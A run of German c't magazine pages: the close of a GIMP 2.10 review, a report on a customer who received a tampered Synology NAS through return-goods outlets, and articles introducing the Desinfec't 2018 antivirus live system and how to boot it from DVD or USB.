Digitalmaler dürften sich über die drehbare Oberfläche freuen. Auf Wunsch arretiert Gimp die Rotation der Pinselspitze dabei, als würde man beim Zeichnen nur das Blatt, nicht aber die Hand drehen.

Stille Wasser

Beim Öffnen eines Fotos mit einem von sRGB abweichenden ICC-Farbprofil fragt Gimp 2.10, ob man das Profil beibehalten oder es in den Arbeitsfarbraum umwandeln möchte. Diesen nimmt das Programm für RGB, CMYK und Graustufen in Form eines ICC-Profiles entgegen. Im Bildmenü

kann man von 8 Bit Farbtiefe pro Kanal auf 16 oder 32 Bit umschalten, wobei Gimp auf Wunsch ganzzahlig oder mit Gleitkommazahlen rechnet. Erst diese beiden Neuerungen erlauben Fotokorrekturen ohne Farbabrisse. Bei all dem arbeitet Gimp erfreulich schnell, kommt aber an die GPU-beschleunigte Ansicht von Photoshop oder Affinity Photo nicht heran.

Mit der neuen Funktion Schatten/Glanzlichter lassen sich erstmals in Gimp gezielt abgesoffene Schatten aufhellen und zu hell geratene Lichter abdunkeln. Die Funktion arbeitet sehr präzise und ermöglicht feine Korrekturen. Der Dialog für Belichtung geht deutlich größer zu Werke – hier ist Vorsicht geboten: Bereits leichte Bewegungen ändern die Helligkeitswerte brachial. Dem Farbtemperatur-Dialog stünde eine Grauwertpipette zum Weißabgleich gut zu Gesicht, die sich allerdings wie zuvor in der Tonwertkorrektur („Levels“) findet.

Eine kleine, aber bedeutende Neuerung ist die Filter-Vorschau im Dokumentfenster. Eine kleine Checkbox „Ansicht teilen“ in den Effektfiltren zieht eine Linie durch die Bildmitte, woraufhin sich links zügig eine Filtervorschau zeigt, während rechts zum Vergleich das Original erhalten bleibt. Masken wendet Gimp nun auch auf Ebenengruppen an – ebenfalls eine praktische Kleinigkeit.


Das „vereinheitlichte Transformationswerkzeug“ fasst die Einzelwerkzeuge zum Drehen, Skalieren, Scheren sowie freien Verzerren zusammen und ermöglicht damit die Korrektur von Perspektive und Ausrichtung in einem Schritt. Die Einzelwerkzeuge blieben erhalten.

Fazit

Gimp 2.10 sieht nicht nur schick und modern aus, sondern rechnet im neuen 32-Bit-Gleitkommamodus in deutlich höherer Genauigkeit. Auch wenn längst nicht alle Fotokorrekturdialoge das Niveau eines Raw-Entwicklers erreichen, sind die Fortschritte bei der Bildverarbeitung gegenüber dem Vorgänger doch immens. Einen guten Anfang macht der Schatten/Lichter-Dialog. (akr@ct.de) **ct**

Gimp 2.10

Bildbearbeitung	
Hersteller	The Gimp Team, gimp.org
Systemanforderungen	Windows ab XP, macOS, Linux
Preis	kostenlos



Die neue Grafikbibliothek in Gimp 2.10 verarbeitet Tonwerte in hoher Farbtiefe und zeigt die Vorschau von Filtern auf der Arbeitsoberfläche.

Doppelt geleimt

Riskante Einkäufe auf der Resterampe



Der Kauf von Widerrufs-Ware und Garantierückläufern kann für Kunden ein tolles Schnäppchen sein. Doch mitunter wird der Schnapper auch zum bösen Reinfall – hier ein besonders krasser Fall.

Von Georg Schnurer

Das Widerrufsrecht im Versandhandel ist eine feine Sache für den Verbraucher. Er kann unerwünschte Einkäufe ohne Angabe von Gründen innerhalb von 14 Tagen einfach zurückgeben. Händler stellt das jedoch vor echte Herausforderungen, denn oft ist die zurückgesendete Ware nicht mehr neuwertig. Mal ist der Karton eingerissen, mal das Gerät leicht zerkratzt. Um solche an und für sich voll funktionsfähige Gerätschaften doch noch an den Kunden zu bringen, betreiben viele Versender eine Art Resterampe. Dort werden Rückläufer mit kleinen Schönheitsfehlern günstig angeboten. Bei Amazon sind das die sogenannten „Amazon Warehouse Deals“, Versender Alternate taufte seine Resterampe „Outlet“. Kunden mit Mut zum Risiko können hier besonders bei höherwertigen Produkten einiges Geld sparen.

Zu den Sparfüchsen gehört auch Axel S. aus Aalen. Er war Anfang April auf der Suche nach einem neuen Netzwerkspeicher für daheim. Besonders angetan hatte es ihm das Modell DS718+ von Synology: Das moderne NAS war schnell und bot alles, was er für sein Heimnetz benötigte. Allerdings kostete so ein NAS ohne Festplatten locker 460 Euro. So viel Geld musste Axel S. aber gar nicht ausgeben, denn als Amazon Warehouse Deal gab es das schicke schwarze NAS auch für 393,20 Euro. Laut Beschreibung wies das Gerät leichte Kratzer und eine beschädigte Verpackung auf. Ansonsten sollte das DS718+ aber neuwertig und voll funktionsfähig sein.

Kurzerhand orderte Axel S. das Schnäppchen am 5. April 2018. Bereits einen Tag später traf die Lieferung bei ihm ein und freudig ging es ans Auspacken. Im

Amazon-Karton befand sich ein recht gut erhaltener Karton eines Synology-NAS vom Typ DS718+. Darin steckte zwar ein NAS, doch das war weder neu noch von Synology: Offenbar hatte ein anderer Kunde in dem hübschen Karton sein altes Netgear ReadyNAS Duo RDN2000 entsorgt. Das gut sechs Jahre alte Gerät war freilich nicht das, was Axel S. in dem Karton erwartet hatte. Kurzerhand setzte er sich mit dem Amazon-Support in Verbindung und man vereinbarte die Rückabwicklung des Kaufvertrags.

Der Kunde schickte die technische Antiquität mit einem von Amazon bereitgestellten DHL-Rücksendaufkleber an den Versender zurück und der versprach die zügige Erstattung des Kaufpreises.

Rückzahlungshemmung

Am 9. April traf das Kuckucks-NAS wieder bei Amazon ein, doch auf sein Geld musste Axel S. noch länger warten. Erst nach etlichen schriftlichen Nachfragen schaffte es Amazon am 22. April, dem Kunden auch wie vereinbart den Kaufpreis zurückzuerstatten.

Wieder zahlungskräftig begab sich Axel S. erneut auf die Pirsch nach einem guten Angebot für das DS718+. Um die Resterampe von Amazon machte er dabei allerdings einen weiten Bogen, schließlich wollte er nicht noch einmal auf die Nase fallen.

Nach einiger Recherche in diversen Online-Shops blieb er schließlich im Outlet von Alternate hängen. Dort bot man ein DS718+ mit minimalen Gebrauchsspuren und komplettem Zubehör für sagenhafte 379 Euro an. Hinzu kamen noch 5,99 Euro für den Versand. Da ließ sich Axel S. nicht lange bitten und kaufte das Schnäppchen am 23. April 2018.

Zweiter Anlauf

Wieder dauerte es nur einen Tag, bis das NAS beim Kunden eintraf. Der packte das NAS nach den schlechten Erfahrungen mit dem Amazon Warehouse Deal dieses Mal nicht alleine aus, sondern suchte sich einen Arbeitskollegen als Zeugen. Im Alternate-Karton steckte wie erwartet ein Synology-Karton, aus dem tatsächlich ein Modell DS718+ zum Vorschein kam.

Axel S. war erst einmal erleichtert und nahm das Gerät mit nach Hause. Dort ging er sofort ans Werk: Zwei Festplatten

wanderten in das NAS-Gehäuse und schon konnte die Konfiguration des Geräts mit dem Synology-Assistenten beginnen. Doch was war das: Der Assistent meldete, ein NAS vom Typ DS716+ im Netzwerk gefunden zu haben. Axel S. nahm das NAS noch einmal genauer in Augenschein. Äußerlich schien alles zu stimmen. Auf dem Gehäuse klebten mehrere Aufkleber mit der Typenbezeichnung DS718+ und auch die übrige Erscheinung des Geräts deutete auf diese Modellnummer hin. Im weiteren Installationsverlauf gab es dann aber noch mehr Ungereimtheiten: Weder die Seriennummer des NAS noch die MAC-Adressen der Netzwerkschnittstellen passten zu den Angaben auf dem Gehäuse.

Axel S. kam ein schlimmer Verdacht: Hatte da etwa jemand das Innenleben eines alten DS716+ in ein neues Gehäuse eines DS718+ montiert? Weitere Vergleiche erhärteten diesen Verdacht, denn auch der Prozessortyp passte laut DiskStation-Manager, dem Synology-Betriebssystem, nicht zu einem DS718+.

Sofort reklamierte Axel S. das Gerät bei Alternate. Man vereinbarte die Rücksendung und Überprüfung des möglicherweise manipulierten NAS. Doch bevor Axel S. das Gerät zurück an Alternate schickte, setzte er sich mit der c't-Redaktion in Verbindung. Beim Kauf eines NAS in verschiedenen Shops gleich zwei Mal auf die Nase gefallen zu sein, das erschien ihm dann doch bemerkenswert. Auch wir fanden die Geschichte des Kunden erstaunlich. Klar, über falsch verpackte und manipulierte Produkte von Amazon hatten wir schon mehrfach berichtet, doch ein NAS-Umbau wie ihn Axel S. von Alternate erhalten hat, ist uns in dieser Form noch nicht untergekommen. Wir baten




Das muss doch auffallen: Im Synology-Karton steckt ein Netgear-NAS.

Axel S. deshalb, das Gerät nicht an Alternate zurückzuschicken, sondern es uns zunächst für eine weitere Analyse zur Verfügung zu stellen.


Kriminelle Energie

Als das NAS bei uns eintraf, konnten wir von außen zunächst keinerlei Hinweise auf eine Manipulation erkennen: Das Gerät machte einen ordentlichen Eindruck, alle Aufkleber und Verschraubungen waren unbeschädigt. Doch wie Axel S. stellten auch wir schnell fest, dass dieses DS718+ im Inneren nicht das war, nach dem es von außen aussah. CPU, Seriennummer und so weiter deuteten stattdessen auf ein älteres Modell von Typ DS716+ hin.

Kurzerhand zerlegten wir das Gerät, doch auch innen gab es zunächst keine Auffälligkeiten: Die Zentralplatine war sauber und wirkte neu und auf dem EEPROM-Chip klebte ein vermeintlich korrekter Aufkleber mit der Bezeichnung DS718+. Erst bei genauerem Hinsehen fielen uns einige Ungereimtheiten auf. So waren auf dem SO-DIMM Kleberreste zu entdecken, die darauf hindeuteten, dass jemand da mit viel Mühe einen verdächtigen Aufkleber entfernt hatte. Auch der Aufkleber auf dem



Erste Verdachtsmomente: Das NAS meldet sich mit der falschen Typenbezeichnung und abweichender Seriennummer.



Verdächtige Spuren: Kaum erkennbare Kleberreste auf dem Speicherriegel deuten auf eine Manipulation hin. Viel Sorgfalt hat der Betrüger aufgewendet, um den Aufkleber mit der Modellnummer vom EEPROM umzukleben.

EEPROM zeigte bei genauerer Betrachtung Anzeichen dafür, dass er von einer anderen Platine stammte.

Zusammen mit den Experten von Synology war es dann ein Leichtes, die im Gerät verbaute Zentralplatine als eine Version für das alte Modell DS716+ zu identifizieren. Alle Anzeichen sprachen also dafür, dass hier tatsächlich jemand ein neues NAS vom Typ DS718+ bestellt hatte, um diesem dann die Platine eines alten DS716+ einzupflanzen. Das manipulierte NAS ging dann wohl an den Händler zurück und fertig war der gut getarnte Rücksendebetrug.

Lohn der Mühe?

Doch warum macht man sich überhaupt die Mühe, solch einen Umbau vorzunehmen? Die technischen Unterschiede zwi-

schen einem DS716+ und einem DS718+ halten sich in Grenzen. Allenfalls die leistungsfähigere CPU mit H.265-Codec könnte als Gewinn gewertet werden. Die weiteren Verbesserungen beim DS718+, wie etwa der auf bis zu sechs GByte erweiterbare Hauptspeicher, sind nur in seltenen Einsatzszenarien ein Gewinn.

Das Ganze steht also eigentlich in keinem Verhältnis zum Risiko, denn so ein Umbau ist, egal wie man es dreht und wendet, schlicht Betrug zum Schaden des Händlers. Wie uns Andreas Voss, Rechtsanwalt und Legal Counsel bei Alternate bestätigte, werden solche Betrugsfälle in der Regel zur Anzeige gebracht und auch zivilrechtlich verfolgt, soweit Alternate ein Schaden entstanden ist. Allein schon zur Abschreckung und zur Vermeidung von Wiederholungen gehe man konsequent

gegen diese Form des Betrugs vor. Im Fall des manipulierten NAS von Axel S. habe man inzwischen den Weg des Geräts rekonstruiert. Da das DS718+ von einem Händler zurückgeschickt worden sei, werde man gemeinsam mit diesem den ursprünglichen Kunden ausfindig machen und Strafanzeige stellen.

Generell, so erklärte uns der Alternate-Jurist weiter, habe man es bei Alternate nur sehr selten mit so raffinierten Manipulationen zu tun. Doch es gebe immer mal wieder Fälle, in denen Kunden bei Rücksendungen Komponenten entfernen oder Seriennummern manipulieren. Retournierte Ware würde deshalb beim Wareneingang einer Kontrolle unterzogen. Je nach Produktart reiche das von einer einfachen Sichtkontrolle bis hin zu umfangreichen Funktionstests.

Und was sagt Amazon?

Dass die Manipulation des NAS-Innenlebens dem Wareneingang bei Alternate nicht aufgefallen ist, kann man dem Unternehmen wirklich nicht ankreiden. Schließlich wirkte das Gerät allem Anschein nach einwandfrei. Doch wie konnte Amazon übersehen, dass da bei einer Rücksendung in einem Synology-Karton ein Netgear-NAS steckte? Und wie hält es Amazon mit der Nachverfolgung solcher Betrügereien? Warum dauerte es so lange, bis der Kunde nach der Reklamation sein Geld zurückerhielt? Die Antwort der Amazon-Pressestelle fiel ausgesprochen einsilbig aus: Man äußere sich grundsätzlich nicht zu internen Abläufen, hieß es kurz angebunden. Der Kunde habe letztlich keinen Schaden erlitten und damit sei dann doch auch alles gut.

Ob das als Einladung an Betrüger aller Art zu verstehen ist, bleibt jedem selbst überlassen. Wer Geräte über Amazon Warehouse Deals oder andere Resterrampen einkauft, tut in jedem Fall gut daran, die gelieferte Ware in Anwesenheit von Zeugen auszupacken und anschließend gründlich zu untersuchen. Nur wer bei Manipulationen und Fehllieferungen schnell und konsequent reklamiert, kann sich vor ärgerlichen Reinfällen schützen.

Für Axel S. hat der Ausflug in die Welt der Resterrampen inzwischen ein gutes Ende genommen: Er orderte bei Alternate ein DS718+ aus dem regulären Angebot. Das verrichtet nun klaglos seinen Dienst. Der Versender nahm das manipulierte NAS zurück und erstattete den Kaufpreis. (gs@ct.de) **ct**



Aufgeschraubt: Auch im Inneren des vermeintlichen DS718+ scheint zunächst alles in Ordnung zu sein.

Anzeige

Desinfec't 2018

Das kann das c't-Notfallsystem



Desinfec't 2018 Seite 80
Den Virenjäger einsetzen Seite 84



Krypto-Miner und Erpressungstrojaner haben weltweit Computer im Würgegriff. Desinfec't 2018 kann Ihren Windows-PC aus diesen Fängen befreien und persönliche Daten retten. Die neue Version präsentiert sich übersichtlicher und man kann sie noch einfacher bedienen.

Von Dennis Schirmacher

Das c't-Sicherheitstool Desinfec't ist der Werkzeugkasten für den Ernstfall und kann von Trojanern und Viren durchsiebte Windows-Computer retten. Dafür bringt Desinfec't 2018 vier Viren-Scanner mit, die sich nacheinander auf die Jagd machen. Nach dem Auffinden von Schädlingen kann man diese auch außer Gefecht setzen. Zusätzlich hat das Notfallsystem Werkzeuge an Bord, um Computerproblemen auf die Spur zu kommen (siehe Kasten S. 82). Wer das auf Linux basierende System bereits kennt, kann gleich zum nächsten Artikel springen: Darin geht es direkt in die Praxis und Anleitungen zeigen, wie man es startet und die Virenjagd einleitet.

Desinfec't richtet sich gleichermaßen an Computer-Einsteiger und -Experten. Keine Angst: Für die Bedienung braucht man keine Linux-Kenntnisse. Die Oberfläche ähnelt der von Windows, sodass man sich schnell zurechtfindet. In der aktuellen Version haben wir vieles übersichtlicher gestaltet, damit man ohne viel Vorwissen die Virenjagd starten kann. Verteilen Sie Desinfec't gerne im Familien- und Bekanntenkreis. Auch in Firmen oder universitärem Umfeld darf man es einsetzen. Nur die Nutzung der Fernsteuerungssoftware TeamViewer ist auf den privaten Bereich beschränkt.

Desinfec't gibt es bereits seit 15 Jahren und seitdem haben wir es stetig weiterentwickelt. Viele positive Rückmeldungen von Lesern zeugen davon, dass es sich in vielen Fällen bewährt hat. Feedback ist per Mail und im offiziellen Forum willkommen. Zudem freuen wir uns über Anregungen für kommende Versionen. Hat sich mal ein Fehler eingeschlichen, versuchen wir, das Problem zügig in Form eines Updates zu lösen. Diese installieren sich bei bestehender Internetverbindung automatisch.

Live-System

Desinfec't ist keine Anwendung, die man unter Windows installiert, sondern ein eigenständiges Live-Betriebssystem. Es startet direkt von der Heft-DVD. Besser ist es aber, dass Sicherheitstool auf einem USB-Stick zu übertragen – das funktioniert mit wenigen Klicks. Von einem Stick läuft es wesentlich flinker und aktualisierte Virensignaturen sind auch nach einem Neustart noch vorhanden. Wer Desinfec't von DVD nutzt, muss aktuelle Signaturen und System-Updates jedes Mal erneut installieren.

Der Vorteil eines Live-Systems ist, dass man ein möglicherweise infiziertes Windows nicht starten muss, sondern aus sicherer Entfernung untersuchen kann. So richtet ein Trojaner unter Windows nicht noch mehr Schaden an. Läuft ein infiziertes System, verschlüsselt etwa ein Erpressungstrojaner munter weiter Daten oder ein Krypto-Miner zwackt Rechenleistung

Ihres Computers ab, um Krypto-Währungen auf Ihre Kosten zu schürfen. Da Desinfec't auf Linux als Betriebssystem setzt, braucht man keine Angst zu haben, dass eine Infektion überspringt: Windows-Trojaner laufen schlicht nicht unter Linux.

Außerdem ist das System äußerst robust und versetzt sich nach jedem Neustart wieder in den Original-Zustand zurück. Demzufolge kann man es nicht ohne Weiteres kaputt machen. Läuft Desinfec't von einem USB-Stick, kann man aber Daten wie Dokumente speichern. Auf der beschreibbaren Partition landen etwa die Scan-Ergebnisse, damit man diese gegebenenfalls an einem anderen Computer auswerten kann.

Damit Desinfec't Trojaner beseitigen kann, hat es vier Viren-Scanner von Avira, Eset, F-Secure und Sophos an Bord. Deren Anbieter stellen dankenswerterweise kostenlose Signaturupdates bis inklusive Juni 2019 bereit. So sollte sich grundsätzlich keine Malware an den Scannern vorbeischieben können. Die Scanner kann man auf die gesamte Windows-Installation loslassen oder nur auf bestimmte Ordner.

Noch einfacher scannen

In Desinfec't 2018 haben wir die Desktop-Oberfläche entschlackt und Elemente entfernt, damit nichts vom eigentlichen Einsatzzweck ablenkt. Aussagekräftige Icons erleichtern die Bedienung. So erstellt man beispielsweise mit drei Klicks einen Des-



Desinfec't 2018 kommt nicht nur in frischen Farben und noch übersichtlicher daher. Auch unter der Haube hat sich einiges getan, damit das Sicherheitstool auf noch mehr Windows-PCs läuft.

infec't-Stick. Um Viren-Signaturen zu aktualisieren, muss ein Computer lediglich per Kabel oder WLAN ans Internet angeschlossen sein; den Rest erledigt Desinfec't automatisch.

Der Einfachheit halber haben wir den Assistenten zum Scannen von Festplatten-Laufwerken überarbeitet und übersichtlicher gestaltet. So kann man ohne Umwege etwa die komplette Windows-Installation oder nur ausgewählte Ordner mit einem oder gleich allen vier Scannern auf Viren untersuchen. Für einen umfassenden Scan sollten die Grundeinstellungen bereits ausreichen. Wer noch tiefer scannen möchte, kann in den Expertenoptionen weitere Einstellungen vornehmen. Wer alle vier Scanner auf die Jagd schickt, muss geduldig sein: Der Vorgang kann je nach Größe der Festplatte durchaus eine ganze Nacht oder noch länger dauern. Die volle Packung muss aber gar nicht immer sein: Für eine erste Einschätzung reicht es in der Regel aus, nur einen Scanner von der Leine zu lassen.

Dafür eignet sich besonders der Easy-Scan-Modus. Diesen wählt man direkt im Bootmenü von Desinfec't aus. In diesem alternativen Betriebsmodus ist die grafische Oberfläche noch mehr auf das Wesentliche reduziert – hier geht es ausschließlich um das Scannen und keine anderweitigen Funktionen lenken davon ab. Mit diesem Modus sollten auch Freunde und Verwandte mit wenig Computer-Erfahrung zurechtkommen. Sollte es doch mal Fragen geben, kann der Familien-Admin über die standardmäßig integrierte Fernwartungssoftware TeamViewer einen Blick auf einen sich seltsam verhaltenden PC werfen. Ist Desinfec't mit dem Scannen fertig, informiert im normalen und im Easy-Scan-Modus eine Ergebnisliste über die Funde. Dort kann man mehr Infos zu potenziellen Schädlingen abrufen und diese bei Bedarf gleich unschädlich machen.

Funde einschätzen

Schlagen mehrere Scanner an, deutet das meist auf eine Infektion hin – man sollte dann aber nicht gleich den Kopf verlieren. Um einen durchaus möglichen Fehlalarm einzugrenzen, kann man den vermeintlichen Schädling zum Analysedienst Virustotal hochladen. Dort bekommt man detaillierte Informationen von verschiedenen Online-Viren-Scannern und kann so den Fund besser einschätzen.

Deutet wirklich alles auf einen Schädling hin, kann man diesen ohne viel Aufwand beseitigen. Dafür sind nur wenige Mausklicks nötig und selbst unerfahrene Computer-Nutzer können auf diesem Weg Computer bereinigen. Doch bei einer weitreichenden System-Infektion ist es oft mit dem Unschädlichmachen allein nicht getan. Damit ein Computer wieder zu 100 Prozent sauber ist, muss man Windows in der Regel erst komplett löschen und anschließend neu installieren. Dessen muss man sich bewusst sein. In so einem Fall kann man mit Desinfec't zumindest die wichtigsten Daten etwa auf eine USB-Festplatte kopieren.

Da Desinfec't anfänglich nur lesend auf Windows-Laufwerke zugreift, kann man bei der Benutzung im Grunde nichts falsch machen. Kommt doch mal eine wichtige Systemdatei bei der Säuberung unter die Räder, ist das kein Problem, da Desinfec't vermutliche Schädlinge nicht löscht, sondern umbenennt. So kann man die Reinigungsaktion mit wenigen Mausklicks wieder rückgängig machen und alles sollte wieder funktionieren.

Notfall-Tools

Das Live-System kann aber nicht nur Trojaner aufspüren und erlegen, sondern

bringt zusätzlich einen ganzen Kasten voller nützlicher Werkzeuge mit. Damit kann man beispielsweise Daten retten. Hat etwa ein Erpressungstrojaner zugeschlagen und sein Schadenswerk noch nicht vollendet, besteht durchaus eine Chance, noch unverschlüsselte Versionen der wichtigsten Dateien wiederherzustellen. Die Datenrettungswerkzeuge können auch helfen, wenn man zum Beispiel Fotos versehentlich von einer Speicherkarte gelöscht hat. Für den Fall, dass Windows schlicht nicht mehr startet, kann das Live-System ein Weg sein, um an wichtige persönliche Dateien auf der Festplatte zu kommen. Diese kann man dann wie von Windows gewohnt direkt auf einen Desinfec't-Stick oder eine angeschlossene USB-Festplatte kopieren.

Verhält sich ein Computer seltsam, muss nicht immer ein Trojaner am Werk sein. Vielleicht spinnt eventuell eine Hardware-Komponente. Desinfec't bringt auch Werkzeuge für die Hardware-Diagnose mit, um Problemen auf die Spur zu kommen. Diese Szenarien bilden aber nur einen Ausschnitt aus dem Funktionsumfang von Desinfec't. In kommenden Ausgaben von c't sind Praxisartikel zu weiteren Einsatzzwecken geplant.

(des@ct.de) **ct**

Desinfec't im Praxiseinsatz

Mit Desinfec't können Sie nicht nur auf Schädlingsjagd gehen. Wir haben die Grundausstattung auch für viele weitere typische Wartungsaufgaben ausgelegt, die wir in Artikeln an Praxisbeispielen vertiefen. Folgende Themen sind in Vorbereitung:

Windows aufhelfen: Nicht nur Schädlinge setzen Windows-Installationen zu, sondern auch Fehlbedienung oder Hardwareprobleme. Desinfec't hilft, Probleme von außen zu analysieren und zu beseitigen.

Fragen und Antworten rund um die aktuelle Fassung: Wir greifen häufig gestellte Fragen auf und geben die passenden Antworten, damit Desinfec't verlässlich funktioniert.

Datenrettung und Forensik: Zerschossene Partitionen restaurieren, gelöschte

Dateien wiederherstellen und verunfallte Fotodateien auffinden und retten.

Hardware-Diagnose: Desinfec't sieht genau auf Hardware, spuckt detaillierte Infos aus und liefert eine zweite Meinung, um durchdrehende Software von matschiger Hardware zu unterscheiden.

Offline-NAS-Reparatur: In den meisten NAS-Boxen steckt ein Linux, sodass Desinfec't die Daten auf den Platten eines nicht mehr betriebsbereiten Gerätes oft zugänglich machen kann.

Netzwerk-Probleme aufspüren: Wenn auf dem regulären PC das Internet kaputt ist, verbindet Desinfec't Sie ganz pragmatisch mit dem Online-Banking. Angehende Experten finden obendrein einen reichhaltigen Werkzeugsatz für die Analyse auch diffiziler Netzwerkprobleme nebst Tipps.

Anzeige



Fachgerecht entsorgen

Desinfec't 2018 als Virenjäger einsetzen

Mit dem c't-Notfallsystem geht man jetzt noch einfacher auf Trojaner-Pirsch und säubert Windows-PCs. Damit das reibungslos klappt, muss man kein Computer-Experte sein. Mit diesen Tipps wird jeder zum Desinfec't-Profi.

Von Dennis Schirmmacher

Desinfec't 2018 startet direkt von der Heft-DVD und ist in kürzester Zeit einsatzbereit. Dafür muss man einem Computer lediglich sagen, dass er statt Windows das Notfallsystem booten soll. Noch besser ist es, Desinfec't auf einen USB-Stick zu übertragen und von dort zu starten. So reagiert das System nicht nur schneller, sondern kann sich auch Dinge wie aktualisierte Viren-Signaturen merken. Wer mangels DVD-Laufwerk im Computer mit der Heft-Disc nichts anfangen kann, lädt sich das Notfallsystem einfach herunter (siehe Kasten auf S. 86) und überträgt es auf einen USB-Stick. Das können dank eines Downloadcodes auf der DVD neuerdings auch Käufer der Kiosk-Ausgabe.

3, 2, 1: Start

Wundern Sie sich nicht, wenn Sie die Desinfec't-DVD unter Windows einlegen und nichts passiert: Man kann das Notfallsystem nicht installieren, sondern man muss es als eigenständiges Betriebssystem starten. Das funktioniert unter gewissen Voraussetzungen direkt aus Windows heraus. In einigen Fällen müssen Sie den Start über das BIOS anstoßen. Der Kasten auf Seite 85 schildert Schritt für Schritt, wie man das Notfallsystem an den Start bringt.

Neuerdings erkennt Desinfec't, ob es auf einem 64-Bit- oder 32-Bit-System läuft, und startet automatisch in der korrekten Betriebsart. Dafür müssen Sie im Desinfec't-Bootmenü lediglich „Desin-

fec't starten“ auswählen. Wir haben die aktuelle Version auf zahlreichen Computern erfolgreich ausprobiert. Neben Systemen mit aktuellen Intel-CPU's der Coffee-Lake-Generation und Ryzen-Prozessoren von AMD bootete Desinfec't auch auf älteren Systemen.

Nach kurzer Wartezeit sollte der Desktop des Systems erscheinen. Ist das nicht der Fall und warten Sie länger als zehn Minuten, schalten Sie den Computer aus und wechseln nach einem Neustart ins BIOS. Dort deaktivieren Sie bitte die „Secure Boot“-Option. Startet das Sicherheitstool dann immer noch nicht, können Sie im BIOS noch, wenn möglich, von UEFI auf Legacy umstellen. Bleibt der Bildschirm trotzdem noch schwarz, wählen Sie im Desinfec't-Bootmenü bitte den Punkt „Safe Mode“ aus. Klappt es immer noch nicht mit dem Starten, finden sich im offiziellen Desinfec't-Forum (siehe ct.de/y58b) oft weitere Ideen zur Problemlösung.

Erste Wahl USB-Stick

Damit Desinfec't fehlerfrei von einem USB-Stick läuft, muss dieser mindestens 16 GByte groß sein. Um das Notfallsystem unter Windows auf einen USB-Stick zu kopieren, muss die DVD im Laufwerk liegen oder das heruntergeladene ISO-Image gemountet sein. Der Vorgang funk-

tioniert auch mit einem selbst erstellten Image der DVD. Öffnen Sie den Datenträger. Wenn Sie einen PC ab Baujahr 2009 besitzen, starten Sie die Anwendung „Desinfec't2USB_64_Bit“. Alle anderen erstellen den Stick mit „Desinfec't2USB_32_Bit“.

Damit es zu keinem versehentlichen Datenverlust kommt, sollte ausschließlich der USB-Stick am Computer angeschlossen sein, auf dem das Sicherheitstool landen soll: Andere Sticks und USB-Festplatten also bitte jetzt entfernen! Nun müssen Sie noch sicherstellen, dass unter „Device“ auch wirklich der korrekte Laufwerksbuchstabe ausgewählt ist: Der Assistent überschreibt ausgewählte Datenträger ohne Rücksicht auf Verluste. Nach einem Klick auf „Write“ landet Desinfec't auf dem Stick. Ist der Kopiervorgang erfolgreich abgeschlossen, kann man das System direkt starten. Im Bootmenü von Desinfec't bestätigen Sie bitte den ersten Punkt „in nativen Desinfec't-Stick umwandeln“ mit der Eingabetaste. Der Vorgang dauert je nach Schnelligkeit des Sticks rund zehn Minuten. Erst danach hält man einen echten Desinfec't-Stick in der Hand, der sich Daten wie Virensignaturen merkt.

Noch einfacher kann man den Stick direkt aus Desinfec't heraus erzeugen. Dafür schließt man lediglich einen Stick an



Von einem USB-Stick läuft Desinfec't deutlich besser. Ein Stick ist mit wenigen Klicks erstellt.

